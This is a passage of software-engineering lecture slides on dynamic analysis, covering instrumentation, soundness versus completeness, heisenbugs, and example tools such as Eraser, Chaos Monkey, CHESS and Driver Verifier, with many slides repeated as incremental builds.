- Add in counters and additions to track path or branch coverage
  - How do you think `gcov` works?
- etc.

Instrumentation: other approaches

Instrumentation: other approaches

- Virtual machines and emulators
  - Valgrind, IDA Pro, GDB, etc.
  - Selectively rewrite running code or add special instrumentation (e.g., software breakpoints in a debugger)

Instrumentation: other approaches

- Virtual machines and emulators
  - Valgrind, IDA Pro, GDB, etc.
  - Selectively rewrite running code or add special instrumentation (e.g., software breakpoints in a debugger)
- Metaprogramming
  - e.g., “Monkey Patching” in Python
  - C macros are also in this category (but are resolved at compile time)

Instrumentation: other approaches

- Virtual machines and emulators
  - Valgrind, IDA Pro, GDB, etc.
  - Selectively rewrite running code or add special instrumentation (e.g., software breakpoints in a debugger)
- Metaprogramming
  - e.g., “Monkey Patching” in Python
  - C macros are also in this category (but are resolved at compile time)
- Generic Instrumentation Tools
  - Aspect-Oriented Programming

Agenda: dynamic analysis

- motivation and terminology
- instrumentation
- **properties of dynamic analysis**
- real example analyses

Dynamic analysis: costs and limitations

Dynamic analysis: costs and limitations

- Performance **overhead** for recording
  - Acceptable for use in testing?
  - Acceptable for use in production?

Dynamic analysis: costs and limitations

- Performance **overhead** for recording
  - Acceptable for use in testing?
  - Acceptable for use in production?
- Computational effort for analysis

Dynamic analysis: costs and limitations

- Performance **overhead** for recording
  - Acceptable for use in testing?
  - Acceptable for use in production?
- Computational effort for analysis
- Transparency limitations of instrumentation

Dynamic analysis: costs and limitations

- Performance **overhead** for recording
  - Acceptable for use in testing?
  - Acceptable for use in production?
- Computational effort for analysis
- Transparency limitations of instrumentation
  - Instrumentation can change program behavior!
    - cf. **observer effect** in physics

Dynamic analysis: costs and limitations

- Performance overhead for recording
    - Acceptable for use in testing?
    - Acceptable for use in production?
- Computational effort for analysis
- Transparency limitations of instrumentation
    - Instrumentation can change program behavior!
        - cf. observer effect in physics
    - “Heisenbugs” vs. “Ship what you test”

Dynamic analysis: costs and limitations

- Performance overhead for recording
  - Acceptable for use in testing?
  - Acceptable for use in production?
- Computational effort for analysis
- Transparency limitations of instrumentation
  - Instrumentation can change program behavior!
    - cf. **observer effect** in physics
  - “Heisenbugs” vs. “Ship what you test”
- Accuracy
  - False **positives**?
  - False **negatives**?

Aside: false positives and false negatives

Can X **actually** happen?

YES	NO

Aside: false positives and false negatives

Can X **actually** happen?

Did a tool **warn** us about X?

Did a tool **warn** us about X? / Can X **actually** happen?	<u>YES</u>	<u>NO</u>
<u>YES</u>		
<u>NO</u>		

Aside: false positives and false negatives

Did a tool **warn** us about X?	Can X **actually** happen? YES	Can X **actually** happen? NO
YES	**True positive**	
NO		

Aside: false positives and false negatives

Did a tool **warn** us about X?	Can X **actually** happen? YES	Can X **actually** happen? NO
YES	**True positive**	**False positive**
NO		

Aside: false positives and false negatives

Can X **actually** happen?

Did a tool **warn** us about X?	YES	NO
YES	**True positive**	**False positive**
NO	**False negative**	

Aside: false positives and false negatives

Did a tool **warn** us about X?	Can X **actually** happen? YES	Can X **actually** happen? NO
YES	**True positive**	**False positive**
NO	**False negative**	**True negative**

Aside: false positives and false negatives

Did a tool **warn** us about X? \ Can X **actually** happen?	YES	NO
YES	True positive	False positive
NO	False negative	True negative

Useful tool for thinking about anything that might warn us about a problem

Aside: soundness and completeness

Sound Analyses:

- Report all defects → **no false negatives**
- Typically **overapproximate** possible behavior
- Are “conservative” with respect to safety: when in doubt, say it is unsafe

Aside: soundness and completeness

Sound Analyses:


- Report all defects → **no false negatives**
- Typically **overapproximate** possible behavior
- Are "conservative" with respect to safety: when in doubt, say it is unsafe

Complete Analyses:

- Every reported defect is an actual defect → **no false positives**
- Typically **underapproximate** possible behavior

Aside: soundness and completeness


"You can trust me when I say your radiation dosing software is safe."



Aside: soundness and completeness

"You can trust me when I say your radiation dosing software is safe."


- Sound analysis A says P1 is safe → P1 is actually safe



Aside: soundness and completeness

"You can trust me when I say your radiation dosing software is safe."


- Sound analysis A says P1 is safe → P1 is actually safe
  - But P3 may be safe and A may think it unsafe!



Aside: soundness and completeness

"You can trust me when I say your radiation dosing software is safe."


- Sound analysis A says P1 is safe → P1 is actually safe
  - But P3 may be safe and A may think it unsafe!
- If P1 is actually safe → Complete analysis C says P1 is safe



Aside: soundness and completeness

“You can trust me when I say your radiation dosing software is safe.”

- Sound analysis A says P1 is safe → P1 is actually safe
  - But P3 may be safe and A may think it unsafe!
- If P1 is actually safe → Complete analysis C says P1 is safe
  - But C may say unsafe P5 is actually safe!



Aside: Rice's Theorem again

- Bad news: **every** interesting analysis is either unsound or incomplete or both

Aside: Rice's Theorem again

- Bad news: **every** interesting analysis is either unsound or incomplete or both
  - this is a corollary of **Rice's Theorem**, which we saw last time:

Aside: Rice's Theorem again

- Bad news: **every** interesting analysis is either unsound or incomplete or both
  - this is a corollary of **Rice's Theorem**, which we saw last time:
    - "any non-trivial, semantic property of a program is undecidable"

Aside: Rice's Theorem again

- Bad news: **every** interesting analysis is either unsound or incomplete or both
  - this is a corollary of **Rice's Theorem**, which we saw last time:
    - "any non-trivial, semantic property of a program is undecidable"
  - our program analyses are decidable, because they run on a computer

Aside: Rice's Theorem again

- Bad news: **every** interesting analysis is either unsound or incomplete or both
    - this is a corollary of **Rice's Theorem**, which we saw last time:
        - "any non-trivial, semantic property of a program is undecidable"
    - our program analyses are decidable, because they run on a computer
    - so they must be approximate in some way

Aside: Rice's Theorem again

- Bad news: **every** interesting analysis is either unsound or incomplete or both
  - this is a corollary of **Rice's Theorem**, which we saw last time:
    - "any non-trivial, semantic property of a program is undecidable"
  - our program analyses are decidable, because they run on a computer
  - so they must be approximate in some way
  - so they can't be both sound and complete

Dynamic analysis: soundness vs completeness

- Which do you think is easier to achieve for a dynamic analysis: **soundness** or **completeness**?

Dynamic analysis: soundness vs completeness

- Which do you think is easier to achieve for a dynamic analysis: soundness or completeness?
  - completeness! Dynamic analyses generally underapproximate program behavior by reasoning about only the program executions that they actually observe.

Dynamic analysis: soundness vs completeness

- Which do you think is easier to achieve for a dynamic analysis: **soundness** or **completeness**?
  - completeness! Dynamic analyses generally underapproximate program behavior by reasoning about only the program executions that they actually observe.
- we'll discuss ***static analyses*** (i.e., program analyses that don't require us to run the program) after spring break
  - traditionally, many static analyses are designed to be sound

Dynamic analysis: input dependence

- Dynamic analyses are very ***input dependent***

Dynamic analysis: input dependence

- Dynamic analyses are very ***input dependent***
  - That is, the usefulness of the analysis depends a lot on the **quality of the test input data**

Dynamic analysis: input dependence

- Dynamic analyses are very ***input dependent***
    - That is, the usefulness of the analysis depends a lot on the **quality of the test input data**
- This is good if you have many tests

Dynamic analysis: input dependence

- Dynamic analyses are very ***input dependent***
  - That is, the usefulness of the analysis depends a lot on the **quality of the test input data**
- This is good if you have many tests
  - Whole-system tests are often the best
  - Per-class unit tests are not as indicative

Dynamic analysis: input dependence

- Dynamic analyses are very ***input dependent***
    - That is, the usefulness of the analysis depends a lot on the **quality of the test input data**
- This is good if you have many tests
    - Whole-system tests are often the best
    - Per-class unit tests are not as indicative
- Are those tests **indicative of normal use**?
    - Is that what you want?

Dynamic analysis: input dependence

- Dynamic analyses are very ***input dependent***
  - That is, the usefulness of the analysis depends a lot on the **quality of the test input data**
- This is good if you have many tests
  - Whole-system tests are often the best
  - Per-class unit tests are not as indicative
- Are those tests **indicative of normal use**?
  - Is that what you want?
- Are those tests specific inputs that replicate **known defect** scenarios?
  - (e.g., memory leaks or race conditions)

Dynamic analysis: observer effect/“heisenbugs”

Dynamic analysis: observer effect/“heisenbugs”

Definition: a ***heisenbug*** is a fault that only occurs with or without some kind of instrumentation

Dynamic analysis: observer effect/“heisenbugs”

Definition: a ***heisenbug*** is a fault that only occurs with or without some kind of instrumentation

- that is, the heisenbug presence or absence is **dependent** on the presence or absence of the instrumentation

Dynamic analysis: observer effect/“heisenbugs”

Definition: a ***heisenbug*** is a fault that only occurs with or without some kind of instrumentation

- that is, the heisenbug presence or absence is **dependent** on the presence or absence of the instrumentation
- caused by the **observer effect**: instrumentation and monitoring can change the behavior of a program
  - through slowdown, memory overhead, etc.

Dynamic analysis: observer effect/“heisenbugs”

Definition: a ***heisenbug*** is a fault that only occurs with or without some kind of instrumentation

- that is, the heisenbug presence or absence is **dependent** on the presence or absence of the instrumentation
- caused by the **observer effect**: instrumentation and monitoring can change the behavior of a program
  - through slowdown, memory overhead, etc.
- two considerations about instrumentation + the observer effect:

Dynamic analysis: observer effect/“heisenbugs”

Definition: a ***heisenbug*** is a fault that only occurs with or without some kind of instrumentation

- that is, the heisenbug presence or absence is **dependent** on the presence or absence of the instrumentation
- caused by the **observer effect**: instrumentation and monitoring can change the behavior of a program
  - through slowdown, memory overhead, etc.
- two considerations about instrumentation + the observer effect:
  - consideration 1: can/should you deploy it **live**?

Dynamic analysis: observer effect/“heisenbugs”

Definition: a ***heisenbug*** is a fault that only occurs with or without some kind of instrumentation

- that is, the heisenbug presence or absence is **dependent** on the presence or absence of the instrumentation
- caused by the **observer effect**: instrumentation and monitoring can change the behavior of a program
    - through slowdown, memory overhead, etc.
- two considerations about instrumentation + the observer effect:
    - consideration 1: can/should you deploy it **live**?
    - consideration 2: will instrumentation **meaningfully change** the program’s behavior wrt the property you care about?

Agenda: dynamic analysis

- motivation and terminology
- instrumentation
- properties of dynamic analysis
- **real example analyses**

Examples of real dynamic analyses

- Digital Equipment Corporation's **`Eraser`**
- Netflix's **`Chaos Monkey`**
- Microsoft's **`CHESS`**
- Microsoft's **`Driver Verifier`**

Examples of real dynamic analyses

- Digital Equipment Corporation's `Eraser`
- Netflix's `Chaos Monkey`
- Microsoft's `CHESS`
- Microsoft's `Driver Verifier`

Eraser: is there a race condition?

```
// Thread #1
while (true) {
    lock(mutex);
    v := v + 1;
    unlock(mutex);
}
```

```
// Thread #2
while (true) {
    lock(mutex);
    v := v + 1;
    unlock(mutex);
}
```

Eraser: is there a race condition?

```
// Thread #1
while (true) {
    lock(mutex);
    v := v + 1;
    unlock(mutex);
}
```

```
// Thread #2
while (true) {
    lock(mutex);
    v := v + 1;
    unlock(mutex);
}
```

No race condition!

Eraser: is there a race condition?

```
// Thread #1
while (true) {
    lock(mu1);
    v := v + 1;
    unlock(mu1);
    …
    lock(mu2);
    v := v + 1;
    unlock(mu2);
}
```

```
// Thread #2
while (true) {
    lock(mu1);
    v := v + 1;
    unlock(mu1);
    …
    lock(mu2);
    v := v + 1;
    unlock(mu2);
}
```

Eraser: is there a race condition?

```
// Thread #1
while (true) {
    lock(mu1);
    v := v + 1;
    unlock(mu1);
    ...
    lock(mu2);
    v := v + 1;
    unlock(mu2);
}
```

```
// Thread #2
while (true) {
    lock(mu1);
    v := v + 1;
    unlock(mu1);
    ...
    lock(mu2);
    v := v + 1;
    unlock(mu2);
}
```

Race condition! consider what happens if thread 1 holds mu1 and thread 2 holds mu2…

Eraser: Insight: Lockset Algorithm

Eraser: Insight: Lockset Algorithm

- **Key insight**: **each shared variable must be guarded by one lock for the whole computation**. If not, you have the possibility of a race condition.

Eraser: Insight: Lockset Algorithm

- **Key insight**: **each shared variable must be guarded by one lock for the whole computation**. If not, you have the possibility of a race condition.
  - Start with "all locks could possibly protect ***v***"

Eraser: Insight: Lockset Algorithm

- **Key insight**: **each shared variable must be guarded by one lock for the whole computation**. If not, you have the possibility of a race condition.
  - Start with “all locks could possibly protect ***v***”
  - If you observe that lock ***m*** is not held when you access ***v***, remove lock ***m*** from the set of locks that could possibly guard ***v***

Eraser: Insight: Lockset Algorithm

- **Key insight**: **each shared variable must be guarded by one lock for the whole computation**. If not, you have the possibility of a race condition.
    - Start with "all locks could possibly protect ***v***"
    - If you observe that lock ***m*** is not held when you access ***v***, remove lock ***m*** from the set of locks that could possibly guard ***v***
    - If the set of locks that could possibly guard ***v*** is **ever empty**, then no lock can guard ***v***, so you can have a race condition (even if you didn't actually see the race this time!)

Eraser: Lockset Example

Program	*locks_held*	*C(v)*
	`{}`	`{mu1,mu2}`
`lock(mu1);`		
	`{mu1}`	
`v := v+1;`		
		`{mu1}`
`unlock(mu1);`		
	`{}`	
`lock(mu2);`		
	`{mu2}`	
`v := v+1;`		
		`{}`
`unlock(mu2);`		
	`{}`	

Fig. 3. If a shared variable is sometimes protected by **mu1** and sometimes by lock **mu2**, then no lock protects it for the whole computation. The figure shows the progressive refinement of the set of candidate locks $C(v)$ for v. When $C(v)$ becomes empty, the Lockset algorithm has detected that no lock protects v.

[*Eraser: A Dynamic Data Race Detector for Multithreaded Programs.* Savage, Burrows, Nelson, Sobalvarro, Anderson. ACM Trans. Comp. Sys. 15(4) 1997.]

Eraser: Does it work?

- “Applications typically slow down by a factor of 10 to 30 while using Eraser.”
- “It can produce false alarms.”
- Applied to web server (mhttpd), web search indexing engine (AltaVista), cache server, and distributed filesystem
- One example: cache server is 30KLOC C++, 10 threads, 26 locks
  - Eraser detected a “serious data race” in fingerprint computation

Examples of real dynamic analyses

- Digital Equipment Corporation's **`Eraser`**
- Netflix's **`Chaos Monkey`**
- Microsoft's **`CHESS`**
- Microsoft's **`Driver Verifier`**

Chaos Monkey

- ***Chaos Monkey*** was invented in 2011 by Netflix to test the resilience of its IT infrastructure

Chaos Monkey

- ***Chaos Monkey*** was invented in 2011 by Netflix to test the resilience of its IT infrastructure
- *“Imagine a monkey entering a "data center", these "farms" of servers that host all the critical functions of our online activities. The monkey **randomly** rips cables, destroys devices and returns everything that passes by the hand.*

– Antonio Martinez, Chaos Monkey

Chaos Monkey

- ***Chaos Monkey*** was invented in 2011 by Netflix to test the resilience of its IT infrastructure
- *"Imagine a monkey entering a "data center", these "farms" of servers that host all the critical functions of our online activities. The monkey* ***randomly*** *rips cables, destroys devices and returns everything that passes by the hand. The challenge for IT managers is to* ***design the information system*** *they are responsible for* ***so that it can work despite these monkeys****, which no one ever knows when they arrive and what they will destroy."*

  – Antonio Martinez, Chaos Monkey

Chaos Monkey

- *“We have created Chaos Monkey, a program that randomly chooses a server and disables it during its usual hours of activity. Some will find that crazy, but we could not depend on the random occurrence of an event to test our behavior in the face of the very consequences of this event.*

  - Greg Orzell, Netflix Chaos Monkey Upgraded

Chaos Monkey

- *"We have created Chaos Monkey, a program that randomly chooses a server and disables it during its usual hours of activity. Some will find that crazy, but we could not depend on the random occurrence of an event to test our behavior in the face of the very consequences of this event.* ***Knowing that this would happen frequently has created a strong alignment among engineers to build redundancy and process automation to survive such incidents****, without impacting the millions of Netflix users.*

    - Greg Orzell, Netflix Chaos Monkey Upgraded

Chaos Monkey

- *"We have created Chaos Monkey, a program that randomly chooses a server and disables it during its usual hours of activity. Some will find that crazy, but we could not depend on the random occurrence of an event to test our behavior in the face of the very consequences of this event.* ***Knowing that this would happen frequently has created a strong alignment among engineers to build redundancy and process automation to survive such incidents****, without impacting the millions of Netflix users.* ***Chaos Monkey is one of our most effective tools to improve the quality of our services.****"*
    - Greg Orzell, Netflix Chaos Monkey Upgraded

Simian Army Examples

Simian Army Examples

- **Latency Monkey** induces artificial delays into the RESTful client-server communication layer to simulate service degradation

Simian Army Examples

- **Latency Monkey** induces artificial delays into the RESTful client-server communication layer to simulate service degradation
- **Conformity Monkey** finds instances that don't adhere to best practices and shuts them down (e.g., instances that don't belong to an auto-scaling group)

Simian Army Examples

- **Latency Monkey** induces artificial delays into the RESTful client-server communication layer to simulate service degradation
- **Conformity Monkey** finds instances that don't adhere to best practices and shuts them down (e.g., instances that don't belong to an auto-scaling group)
- **Doctor Monkey** taps into health checks that run on each instance as well as monitors other external signs of health (e.g. CPU load) to detect unhealthy instances and remove them

Simian Army Examples

- **Latency Monkey** induces artificial delays into the RESTful client-server communication layer to simulate service degradation
- **Conformity Monkey** finds instances that don't adhere to best practices and shuts them down (e.g., instances that don't belong to an auto-scaling group)
- **Doctor Monkey** taps into health checks that run on each instance as well as monitors other external signs of health (e.g. CPU load) to detect unhealthy instances and remove them
- **10–18 Monkey** (short for "Localization-Internationalization") detects configuration and run time problems in instances serving customers in multiple geographic regions, using different languages and character sets

Examples of real dynamic analyses

- Digital Equipment Corporation's **`Eraser`**
- Netflix's **`Chaos Monkey`**
- [Microsoft's **`CHESS`**]()
- Microsoft's **`Driver Verifier`**

CHESS: Intuition

- Recall the **coupling effect hypothesis** (discussed last lecture):

CHESS: Intuition

- Recall the **coupling effect hypothesis** (discussed last lecture):
  - “A test suite that detect simple faults will likely also detect complex faults”

CHESS: Intuition

- Recall the **coupling effect hypothesis** (discussed last lecture):
  - “A test suite that detect simple faults will likely also detect complex faults”
- Suppose you have some AVL tree balancing code with a bug
  - There is a size-100 tree that shows off the bug
  - Is there also a small tree that shows it off?

CHESS: Intuition

- Recall the **coupling effect hypothesis** (discussed last lecture):
  - "A test suite that detect simple faults will likely also detect complex faults"
- Suppose you have some AVL tree balancing code with a bug
  - There is a size-100 tree that shows off the bug
  - Is there also a small tree that shows it off?
- Suppose you have a concurrency bug that you can show off with a complicated sequence of 16 thread interleavings and preemptions
  - Is there also a sequence of one or two preemptions to show off the same bug? Likely!

CHESS: Intuition

- Recall the **coupling effect hypothesis** (discussed last lecture):
  - "A test suite that detect simple faults will likely also detect complex faults"
- Suppose you have some
  - There is a size-100 t
  - Is there also a small t
- Suppose you have a conc complicated sequence o
  - Is there also a seque the same bug? Likely!

"**CHESS** is a tool for **finding and reproducing Heisenbugs** in concurrent programs. CHESS repeatedly runs a concurrent test ensuring that every run takes a different interleaving. If an interleaving results in an error, CHESS can reproduce the interleaving for improved debugging. CHESS is available for both managed and native programs."

CHESS: does it work?

- *"a lightweight and effective technique for dynamically detecting data races in kernel modules … **oblivious to the synchronization protocols** (such as locking disciplines) … This is particularly important for low-level kernel code …*

[*Effective Data Race Detection for the Kernel.* Erickson, Musuvathi, Burckhardt, Olynyk. OSDI 2010.]

CHESS: does it work?

- *"a lightweight and effective technique for dynamically detecting data races in kernel modules … **oblivious to the synchronization protocols** (such as locking disciplines) … This is particularly important for low-level kernel code … To reduce the runtime overhead … **randomly samples** a small percentage of memory accesses as candidates for data-race detection …*

[*Effective Data Race Detection for the Kernel.* Erickson, Musuvathi, Burckhardt, Olynyk. OSDI 2010.]

CHESS: does it work?

- *"a lightweight and effective technique for dynamically detecting data races in kernel modules … **oblivious to the synchronization protocols** (such as locking disciplines) … This is particularly important for low-level kernel code … To reduce the runtime overhead … **randomly samples** a small percentage of memory accesses as candidates for data-race detection … uses breakpoint facilities already supported by many hardware architectures to achieve **negligible runtime overheads** …*

[*Effective Data Race Detection for the Kernel.* Erickson, Musuvathi, Burckhardt, Olynyk. OSDI 2010.]

CHESS: does it work?

- *"a lightweight and effective technique for dynamically detecting data races in kernel modules … **oblivious to the synchronization protocols** (such as locking disciplines) … This is particularly important for low-level kernel code … To reduce the runtime overhead … **randomly samples** a small percentage of memory accesses as candidates for data-race detection … uses breakpoint facilities already supported by many hardware architectures to achieve **negligible runtime overheads** … the Windows 7 kernel and have **found 25 confirmed erroneous data races** of which 12 have already been fixed."*

[*Effective Data Race Detection for the Kernel.* Erickson, Musuvathi, Burckhardt, Olynyk. OSDI 2010.]

Examples of real dynamic analyses

- Digital Equipment Corporation's **`Eraser`**
- Netflix's **`Chaos Monkey`**
- Microsoft's **`CHESS`**
- Microsoft's **`Driver Verifier`**

Driver Verifier: basic plan

What if you instrumented your program to call this instead of open():

```
def my_open(filename, mode):
 if coin_toss(low_probability):
   raise IOError
 elif coin_toss(low_probability):
   raise OSError
 else:
   return open(filename, mode)
```

Driver Verifier: overview

- "***Driver Verifier*** is a tool included in Microsoft Windows that **replaces the default operating system subroutines** with ones that are specifically developed to catch device driver bugs. Once enabled, it **monitors and stresses drivers** to detect illegal function calls or actions that may be causing system corruption."

Driver Verifier: overview

- "*Driver Verifier* is a tool included in Microsoft Windows that **replaces the default operating system subroutines** with ones that are specifically developed to catch device driver bugs. Once enabled, it **monitors and stresses drivers** to detect illegal function calls or actions that may be causing system corruption."
    - Simulates low memory, I/O problems, IRQL problems, DMA checks, I/O Request Packet problems, power management, etc.

Driver Verifier: did it work?

- “The Driver Verifier tool that is included in every version of Windows since Windows 2000”
- Microsoft: over 70% of “blue-screen-of-death” (BSOD) crashes caused by 3rd-party drivers
  - they run in the kernel
- Anecdotally, Windows produces many fewer BSOD than it used to
  - but Driver Verifier isn’t the only reason; SLAM/Static Driver Verifier was also an important success; other reasons

Dynamic analysis: summary

Dynamic analysis: summary

- A dynamic analysis runs an **instrumented** program in a **controlled manner** to collect **information** which can be **analyzed** to learn about a **property of interest.**

Dynamic analysis: summary

- A dynamic analysis runs an **instrumented** program in a **controlled manner** to collect **information** which can be **analyzed** to learn about a **property of interest**.
- **Testing** itself is a dynamic analysis. So are: computing coverage, inferring likely invariants, profiling, race detection…

Dynamic analysis: summary

- A dynamic analysis runs an **instrumented** program in a **controlled manner** to collect **information** which can be **analyzed** to learn about a **property of interest**.
- Testing itself is a dynamic analysis. So are: computing coverage, inferring likely invariants, profiling, race detection…
- Instrumentation can take the form of source code or binary rewriting.

Dynamic analysis: summary

- A dynamic analysis runs an **instrumented** program in a **controlled manner** to collect **information** which can be **analyzed** to learn about a **property of interest**.
- Testing itself is a dynamic analysis. So are: computing coverage, inferring likely invariants, profiling, race detection…
- Instrumentation can take the form of source code or binary rewriting.
- Dynamic analysis limitations include **efficiency**, **false positives** and **false negatives**.

Dynamic analysis: summary

- A dynamic analysis runs an **instrumented** program in a **controlled manner** to collect **information** which can be **analyzed** to learn about a **property of interest**.
- Testing itself is a dynamic analysis. So are: computing coverage, inferring likely invariants, profiling, race detection…
- Instrumentation can take the form of source code or binary rewriting.
- Dynamic analysis limitations include **efficiency**, **false positives** and **false negatives**.
- Many companies use dynamic analyses, especially for hard-to-test bugs (e.g., concurrency).

Announcements + HW

- Recall there is an exam during the next class (after spring break)
    - Recall that you will be permitted to bring one letter-sized piece of paper with **handwritten** notes (double-sided)
    - Exam day (3/21) schedule:
        - 6 to ~7: intro to static analysis lecture
        - ~7 to 7:30: review session (you bring questions)
        - 7:30 - 9: midterm exam

Announcements + HW

